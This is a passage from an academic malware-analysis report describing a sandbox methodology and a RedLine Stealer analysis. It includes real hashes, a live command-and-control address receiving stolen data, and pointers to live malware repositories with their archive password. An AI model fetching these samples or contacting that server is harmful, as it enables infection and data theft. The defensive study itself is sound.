- Data leaking abilities
- Interaction with the remote attacker
- Supported operating systems
- Required libraries
- Configuration files
- Script and executable files
- URLs

The classification step is deemed unnecessary if the malware is already classified in a repository line malware bazaar. For this research, the MD5 and SHA256 hash is extracted and analysed using VirusTotal. This gives insights into properties like header information, imported modules and other interesting traits of the chosen malware. Classification based on hash will enable us to maintain the integrity and originality of the results analysed as hashes are unique for each file.

3.3 Code analysis and behaviour

This phase involves behaviour analysis, static code analysis, dynamic code analysis, and analysis of memory. The specific objectives and activities in this phase include:

- Logs
- Screenshots
- Function lists
- String Incident
- Recommendations
- Indicators
- Steps to eradicate

Behaviour analysis plays an important role in this research ad majority of the IOCs are identified through observing how the malware interacts with the system. The malware samples collected are executed in the sandbox to study its behaviour, identify IOCs and identify relevant defence evasion tactics.

3.4 Support elements

This phase includes the collection, analysis, and preservation of data from an IT machine as part of forensic processes, to make it admissible in a court of law.

The goal of the SAMA methodology is to make it easier to learn about a specific piece of malware by offering a methodical, repeatable, and systematic process throughout the analysis process. It seeks to fully comprehend the malware's operation, identification, and methods for threat removal through analysis. A feedback loop is incorporated into the methodology between the last behavioural analysis stage and the classification phase. This is helpful when analyzing malware that executes on multiple files or specimens.

The SAMA methodology is designed to offer a thorough and systematic approach to malware analysis, with the goal of improving malware prevention through the identification and comprehension of the traits and actions of the analyzed malware.

3.5 Conclusion

This research delves deep into a technical and detailed approach to malware analysis, leveraging the combined strengths of Any.Run's online sandbox and the Specific Analysis Methodology for Malware Analysis (SAMA) framework.

Technical Integration:

- Any.Run as the Testbed: The research showcases the seamless integration of SAMA's phases within Any.Run's environment. Initial actions like configuration recording and baseline creation are readily facilitated through the sandbox's pre-analysis settings.
- SAMA's Granular Phases: Each SAMA phase translates into specific analysis functionalities within Any.Run. For instance, the classification phase utilizes hash checks and antivirus engine integration offered by the platform.
- Dynamic and Static Analysis Fusion: Any.Run's robust sandboxing enables dynamic behaviour analysis, while SAMA guides the researcher through static code analysis of dumped binaries, exploiting Any.Run's code extraction capabilities.
- Memory Forensics Integration: SAMA emphasizes memory analysis for persistence mechanisms and hidden processes. Any.Run's advanced memory snapshotting and analysis tools seamlessly support this phase.

Analytical and methodological contributions:

- Structured and Repeatable Workflow: SAMA provides a well-defined roadmap for malware analysis, ensuring consistency and reproducibility of results. This benefits both individual researchers and collaborative investigations.
- In-depth Knowledge Acquisition: The methodology facilitates a comprehensive understanding of malware beyond mere detection. By delving into code, behaviour, and supporting elements, researchers gain valuable insights into the attacker's intent and capabilities.
- Enhanced Threat Prevention: The acquired knowledge translates into more informed and effective security strategies. Understanding malware behaviour and identification techniques allows for proactive defense mechanisms and targeted countermeasures.

Feedback Loop and Adaptability:

- Iterative Analysis with Classification: SAMA's feedback loop between the final analysis and classification phase is particularly valuable. It allows researchers to adapt their analysis approach when dealing with complex malware involving multiple files or obfuscation techniques.
- Scalability and Automation Potential: The research paves the way for further exploration of automating specific SAMA steps within Any.Run. This could significantly increase analysis efficiency and streamline the research process for complex malware strains.

Future Research Directions:

- Advanced Malware Testing: Evaluating the methodology against sophisticated and zero-day malware variants would further validate its effectiveness and resilience.
- Tool Development and Automation: Investigating the development of open-source tools or plugins specifically tailored for SAMA-based analysis on Any.Run could significantly advance the methodology's practical application.

- Comparative Analysis Framework: Exploring the integration of SAMA with other malware analysis frameworks and platforms could create a comprehensive comparative analysis environment for researchers.

CHAPTER 4

IMPLEMENTATION

4.1 Establish a secure and isolated virtual machine (VM) environment for malware analysis.

To download, store, and analyze malware, a VM is set up using REMnux as an operating system using VMware Workstation 17 Pro. A snapshot of the VM is taken to ensure that it can be reverted to its original state if any problem arises. For host protection Sophos Anti-Malware solution has been installed on the host system to detect and prevent any leakage or spread of malware from the VM to the host machine. Although the samples collected are windows executable files, it is unlikely that malware will be able to reach the host system.

REMnux is a free community distribution that ethical hackers, security researchers, and many other security professionals can leverage to build their labs and speed up malware analysis. REMnux contains many helpful Debian packages and configurations to perform advanced tasks, such as:

- Extracting IoCs (Indicators of Compromise)
- Disassembling/decompiling binaries or windows executables (such as PE files)
- Decoding, deobfuscating, deciphering, and decrypting
- Tampering (such as Burp Suite, Thug) and other network analysis (such as Wireshark)
- Investigating malicious code in various platforms (such as Android) and languages (e.g., Python, CLI, Java)
- Analyzing memory for code injections and other malicious activities
- Examining suspicious documents (such as PDFs, Microsoft Office, and emails)

Although Kali Linux and Ubuntu can also be used for testing, REMnux was chosen because of its wide array of pre-installed tools like Detect it easy to identify code obfuscation and packers, Ghidra by NSA for reverse engineering, NetworkMiner for Network forensic analysis, The Sleuth Kit (TSK) for digital forensics preinstalled on the system dedicated for malware analysis.

4.2 Sample collection

Collection of samples should be done in a Linux environment as the executable files will lose the ability to self-execute when extracted from the password-protected zip archives. A Windows executable cannot run in a Linux system due to fundamental differences in binary compatibility. Windows executables use the Portable Executable (PE) format, while Linux executables use the Executable and Linkable Format (ELF). These formats differ in structure, headers, and the way they handle dynamic linking. The Linux kernel is not designed to interpret and execute PE binaries.

The samples are collected from theZoo GitHub database for live malware binaries and source code as well as the Malware Bazaar malware sample database. Samples collected from these sources are downloaded in an encrypted, password-protected archive with the password *“infected”*.




Figure 3. Sample collection

MD5 and SHA256 hashes are then extracted, and the samples are appropriately labelled. Samples are hashed to maintain the integrity of the samples and for hash lookups using VirusTotal.

File name	File Type	MD5 Hash	SHA256 Hash
Redline sample.exe	.exe	81e90735a303f429a0ff80a71862b983	5df6164a520938f9ffd7e67a5fa527389a6ca6bbdd87f2f4d5a8be6a14128ffb
WannaCry.exe	.exe	5c7fb0927db37372da25f270708103a2	be22645c61949ad6a077373a7d6cd85e3fae44315632f161adc4c99d5a8e6844
SamFwToolSetup.exe	.exe	a1eaa5bf2b450f8f0da2622147574817	c4d6d9af8e71bedd9992fbae5e889cb50f7606cff4afb3ba96fca57ee34c9071

4.3 Sample analysis and testing

Testing of the sample involves uploading the executable file to the any run sandbox using the new upload window as seen in Figure 4. The new upload window provides us and interface to upload a file or paste a URL and configure various other aspects of the sandbox like execution directory, default browser, duration of execution, network configuration, OS type and preinstalled application.


4.3.1 Basic Layout of Any.run upload interface

Left-Side Panel:

- File upload area: This prominently visible section allows dragging and dropping files for analysis. Alternatively, users can paste a URL in a designated field.
- Duration setting: A slider or time selector lets users adjust the analysis timeframe. The chosen duration affects resource consumption and analysis depth. The time frame can be extended during the analysis by one minute to a maximum of 5 minutes in the free version.
- Network configuration: This section offers various options for routing the analyzed sample's network traffic. Users can choose from standard internet access, anonymizing options like TOR, or even virtual private networks (VPNs) for additional security or network simulation.
- Privacy settings: Users can control the visibility of their tasks by choosing between private (accessible only to them), team-shared (within a specified group), or public (visible to anyone on Any.Run).
- Additional settings: Depending on the task type and selected OS, this area might offer further configuration options. Users can choose pre-installed applications, inject specific files, modify environment variables, and configure other advanced settings to tailor the analysis.

Right-Side Panel:

- Preset configurations: For convenient task creation, Any.Run provides pre-configured setups for common analysis scenarios. These presets, often displayed with descriptive names, automatically apply specific settings based on the user's selection.
- Run a public task: This section allows users to directly run pre-existing public tasks shared by other users on Any.Run. Users can browse various tasks by category or search for specific samples, offering valuable insights and learning opportunities.



Create a new task — Pro mode — New VM video streaming beta

URL or file upload: type or copy URL — or — Upload, drag and drop a file here

Start object from: Temp directory — Open in browser: Internet Explorer

Change extension to valid: On — Hide source

Command line: Type or choose a preset

Duration, sec: 60 (10, 15, 30, 45, 60)

Network: Connected — HTTPS MITM PROXY — Fake net

Route internet traffic through (optional): Route via TOR — Residential proxy — User VPN — Fastest geo — Choose — Add a cor

Privacy: Only me — Team — Who has a link — Public

The task will be deleted in 2 weeks

Preset configuration: Default — Autosave changes

Operating system: Windows 7 (32 bit)

Auto confirm UAC: On

Pre-installed soft set: Complete — Locale (OS Language): United States (en-US)

Applications — Hot fixes — Tools collection

Adobe Flash Player 32 ActiveX	32.0.0.453
Adobe Flash Player 32 NPAPI	32.0.0.453
Adobe Flash Player 32 PPAPI	32.0.0.453
CCleaner	6.14
FileZilla 3.65.0	3.65.0
Microsoft Edge	109.0.1518.115
Microsoft Edge Update	1.3.175.29
Mozilla Firefox (x86 en-US)	115.0.2
Mozilla Maintenance Service	115.0.2
Notepad++ (32-bit x86)	7.9.1
Microsoft Office Language Pack 2010 - Germa...	14.0.4763.1000

Additional settings: Automated Interactivity (ML) new — ChatGPT Access

Run a public task

Figure 4. Overview of the upload window

After analysis, A range of information is displayed in the result window, which also has an interactive screen for the virtual machine (VM) in the middle.


Right-side panel

Basic sample data, such as the sample's MD5 and SHA1 hashes, are displayed on the window's right side. The process tree is located on the window's right side as well. All of the processes and subprocesses created during the malware's execution are visually categorized by the process tree.

Bottom-side panel

By flipping through the tabs on the bottom pane, one can view network activity that includes connections made during the execution of the sample, HTTP requests, and DNS requests. The information on each tab is explained below.

- The HTTP Requests tab consists of information like HTTP requests and response headers, URL, process which made the request, PID and the content infrmation like length and type.
- The conncections tab consists of information like protocol used, PID, process name, IP address, country, domain name, ISP and traffic length and contents.
- While the DNS requests consists of the domain name and IP address of the request.



Redline sample.exe
MD5: 81E90735A303F429A0FF80A71862B983
Start: 02.11.2023, 15:37 Total time: 235 s
Win7 32 bit Complete
stealer redline trojan + Add tags
Indicators:
Tracker: RedLine, Stealer, Trojan

Processes


PID	Process			
3448	Redline sample.exe PE	1k	164	72
3540	schtasks.exe /Create /TN "Updates\RQAoQbLTj" /XML "C:\User...	87	14	23
3472	Redline sample.exe PE CFG DMP redline	4k	4k	96
3400	wmpnscfg.exe	167	40	33

HTTP Requests 5 · Connections 8 · DNS Requests 1 · Threats 13 · PCAP

Timeshift	Headers	Rep	PID	Process name	CN	URL	Content
31002 ms	POST No Response	?	3472	Redline sample.exe		http://185.222.58.55:55615/	137 b ↑ text
42314 ms	POST 200: OK	?	3472	Redline sample.exe		http://185.222.58.55:55615/	137 b ↑ text, 212 b ↓ text
47419 ms	POST 200: OK	?	3472	Redline sample.exe		http://185.222.58.55:55615/	144 b ↑ text, 4.63 Kb ↓ text
51924 ms	POST 200: OK	?	3472	Redline sample.exe		http://185.222.58.55:55615/	1.55 Mb ↑ text, 147 b ↓ text
55027 ms	POST 200: OK	?	3472	Redline sample.exe		http://185.222.58.55:55615/	1.55 Mb ↑ text, 261 b ↓ text

Figure 5. Post analysis result overview

Each process on the right pane can be accessed for further information which includes information on process interactions, registry events, file modification events, network events like connections and http requests made by the process. Each of these events can be examined and correlated to give an overview of how the malware operates, gains persistence and evades defences to infect the machine.



Advanced details of process

Main information	
Code signing	
Process dump	0
Events	
Modified files	2
Registry changes	8
Synchronization	12
HTTP requests	0
Connections	0
Network threats	0
Modules	72
Debug	0

[3448] Redline sample.exe C:\Users\admin\AppData\Local\Temp\Redline sample.exe

Threat Verdict

100 OUT OF 100

Malicious

The score is an approximate value calculated by ANY.RUN algorithm based on process and user actions

Indicators:

Process information

Username: admin
SID: S-1-5-21-1302019708-1500728564-335382590-1000
IL: MEDIUM
Start: 7.34 s

File information

Description: SecureBox
Version: 1.0.0.4

Command line

"C:\Users\admin\AppData\Local\Temp\Redline sample.exe"

Timeline of the process

0 s 7.34 s 34.11 s 260.00 s
7.34 s 34.11 s

Danger 3
T1053.005 Scheduled Task (1)
└ Uses Task Scheduler to run other applications
T1497.003 Time Based Evasion (1)
└ Uses Task Scheduler to run other applications
Drops the executable file immediately after the start

Warning 2
Application launched itself
Reads the Internet Settings

Other 5
Reads the machine GUID from the registry
Create files in a temporary directory
Creates files or folders in the user directory
Reads the computer name
Checks supported languages

[3448] Redline sample.exe
[3540] Schtasks.exe
[3472] Redline sample.exe
[3400] Wmpnscfg.exe

Figure 6. Process information

4.4 Tools used for implementation

Any.Run: An online sandbox tool that gives researchers a controlled environment in which to run and examine malware samples. It offers a range of setup choices, pre-installed tools, and extensive information about memory snapshots, malware processes, and network activity.

VirusTotal: A web service which checks files and URLs for viruses, malware, and other harmful information. It provides an extensive report on the properties, behavior, and reputation of the file or URL using a variety of antivirus engines and other detection techniques.

REMnux: A Linux distribution made specifically for reverse engineering and malware investigation. Numerous pre-installed tools and configurations are included to carry out complex operations, such analyzing malicious documents, extracting indicators of compromise, disassembling and decompiling binaries, decoding and decrypting data, and so on.

VMware Workstation 17 pro: VMware is a virtual machine platform that offers an abstraction of x86 PC hardware, enabling the simultaneous and unmodified operation of numerous operating systems on a typical PC (Dobb', Nieh and Leonard, n.d.). This allows developers to run numerous development environments on their desktop without having to perform repartitioning or reboots. During the process, operating systems can communicate with one another for networking, device/file sharing, and copying and pasting, as well as isolate and safeguard operating environments (as well as the programs and data that are running in them) (Dobb', Nieh and Leonard, n.d.).

4.5 Conclusion

In this chapter, we outlined a comprehensive approach to malware analysis, incorporating secure infrastructure setup, sample collection, and detailed analysis using the Any.Run sandbox.

Key takeaways:

- Secure analysis environment: REMnux VM, host protection, and snapshotting ensure a safe testing ground.
- Safe sample handling: Linux environment and password-protected archives mitigate risks.
- Sample integrity: MD5 and SHA256 hashing safeguards samples and enables cross-referencing.
- Any.Run's versatility: Wide array of configuration options and pre-installed tools streamline analysis.
- Detailed analysis: Process trees, network activity (connections, HTTP requests, DNS), and process-specific information reveal malware behaviour.

This implementation framework provides a robust and adaptable foundation for in-depth malware analysis, facilitating the understanding of malware's mechanisms and potential countermeasures.

Chapter 5

FINDINGS AND ANALYSIS


To proceed with the in-depth analysis the hash values generated for the malware samples are queried on VirusTotal against the pre-existing database of malware hashes. Post-hash comparison the samples are then uploaded to any run for further analysis. VirusTotal will be used for basic static analysis of the file.

Each analysis is run on a Windows 7–32-bit machine connected to the internet with default VM settings. Malware on upload is placed in the temporary or temp directory. The currently logged-in user has Read-Write access to temp folders, which resolves any file system permission errors that arise when the malware installer tries to install the malware in a target location without the necessary authorization. Once the malware installer or the malware itself has escalated privileges, the temp folder is usually used as a staging area. Additionally, the OS has the benefit of cleaning up incomplete writes to temporary files in the Temp folder. This means that should malware installation fail, the OS will take care of eliminating any file traces, preventing analysts and researchers from discovering any malware or a corrupted version of the main executable (Admin, 2017)

5.1 Redline Stealer

The redline stealers static properties will be examined using VirusTotal. Post static properties identification the sample will be executed in any.run sandbox to identify behaviours and IOCs.

5.1.1 Initial analysis using hash on virus total



52 / 71

Community Score

52 security vendors and 4 sandboxes flagged this file as malicious

Reanalyze · Similar · More


5df6164a520938f9ffd7e67a5fa527389a6ca6bbdd87f2f4d5a8be6a14128ffb

wnlJ.exe

peexe · malware · assembly · checks-disk-space · detect-debug-environment · long-sleeps · calls-wmi · spreader

Size	Last Analysis Date
482.50 KB	1 month ago

EXE



Popular threat label: trojan.msil/noon · Threat categories: trojan, pua · Family labels: msil, noon, pwsx

Security vendors' analysis · Do you want to automate checks?

AhnLab-V3	Trojan/Win.PWSX-gen.C5530758	ALYac	Trojan.GenericKD.70032415
Arcabit	Trojan.Generic.D42C9C1F	Avast	Win32:PWSX-gen [Trj]
AVG	Win32:PWSX-gen [Trj]	Avira (no cloud)	TR/Kryptik.jjfmq
BitDefender	Trojan.GenericKD.70032415	CrowdStrike Falcon	Win/malicious_confidence_100% (W)

Figure 7. Hash detection on VirusTotal for redline stealer


According to the scan, 52 out of 71 security vendors and 4 sandboxes flagged the file as malicious. This means that there is a very high probability that the file is indeed malware.

The scan results also show that the file was first uploaded to VirusTotal a month ago. This means that it is a relatively new file, and it is possible that it has not yet been detected by all antivirus programs.

The "Community Score" section of the scan results shows that the file has been given a score of 12 by the VirusTotal community. This score is based on a number of factors, including the number of times the file has been uploaded to VirusTotal, the number of times it has been flagged as malicious by security vendors, and the number of times it has been downloaded. A score of 12 is considered to be high, and it is a strong indication that the file is malicious.

The "Detection" section of the scan results shows that the file has been flagged as a Trojan by a number of security vendors. Trojans are a type of malware that disguise themselves as legitimate files or programs. Once they are installed on a computer, they can steal data, install other malware, or damage the computer.

The "Community" section of the scan results shows that the file has been flagged as a "trojan.msil/hoon" by the VirusTotal community. This means that the file is a type of Trojan that is written in the Microsoft Intermediate Language (MSIL).




MD5	81e90735a303f429a0ff80a71862b983
SHA-1	2992dff16a13d7b39867e3a2bbb538b9a6690877
SHA-256	5df6164a520938f9ffd7e67a5fa527389a6ca6bbdd87f2f4d5a8be6a14128ffb
Vhash	245036751513208f2752a028
Authentihash	b944072447faf1aa321ff17ac5b115a0d33a45020dfd72613dfa51ac97758e04
Imphash	f34d5f2d4577ed6d9ceec516c1f5a744
SSDEEP	12288:NkntfZCYTdq3YOTLU56paixZ0zWJPEJLm4tFT4:4FZrT0ZA6paZSG911
TLSH	T1F7B41294EEEC07E3C8785BF9CD23714917B5F3992AB5CE491E5220DE0423F948961A2F
File type	Win32 EXE executable windows win32 pe peexe
Magic	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
TrID	Generic CIL Executable (.NET, Mono, etc.) (63%) | Windows screen saver (11.2%) | Win64 Executable (generic) (9%) | Win32 Dynamic Link Library (generic) (5.6%) | Win32 Executable (generic) (3.8%)
DetectItEasy	PE32 | Library: .NET (v4.0.30319) | Compiler: VB.NET | Compiler: VB.NET | Library: .NET (v4.0.30319) | Linker: Microsoft Linker
File size	482.50 KB (494080 bytes)
PEiD packer	.NET executable

History

Creation Time	2023-10-25 01:50:45 UTC
First Submission	2023-10-25 04:36:12 UTC
Last Submission	2023-11-28 17:24:38 UTC
Last Analysis	2023-11-14 08:32:35 UTC

Figure 8. Hash analysis for redline stealer

Going further analysis for the hash reveals the possibility of the .NET v4 platform. Another interesting information is the first submission time which is 2023-10-25. This reveals that the malware sample is relatively quite new.



Header

Target Machine	Intel 386 or later processors and compatible processors
Compilation Timestamp	2023-10-25 01:50:45 UTC
Entry Point	496278
Contained Sections	3

Sections

Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2
.text	8192	488092	488448	7.94	5594ae219e215609d70dcc105a8beecf	92135.44
.rsrc	499712	4580	4608	4.53	352132ab3c3ab974619c0447def31a45	139768.39
.reloc	507904	12	512	0.1	13229859c62e59554b82c5a0d6f44925	128015

Figure 9. Header analysis for redline stealer

Further analysis of the PE header reveals the machine compatibility, or the target machine types which in this case is Intel 386 or later processors. The compilation timestamp recorded is 2023-10-25 01:50:45 UTC. This could be a case of timestamp tampering which involves changing the compilation as mentioned in the Mitre Att&ck matrix technique T1070 and sub technique T1070.006.

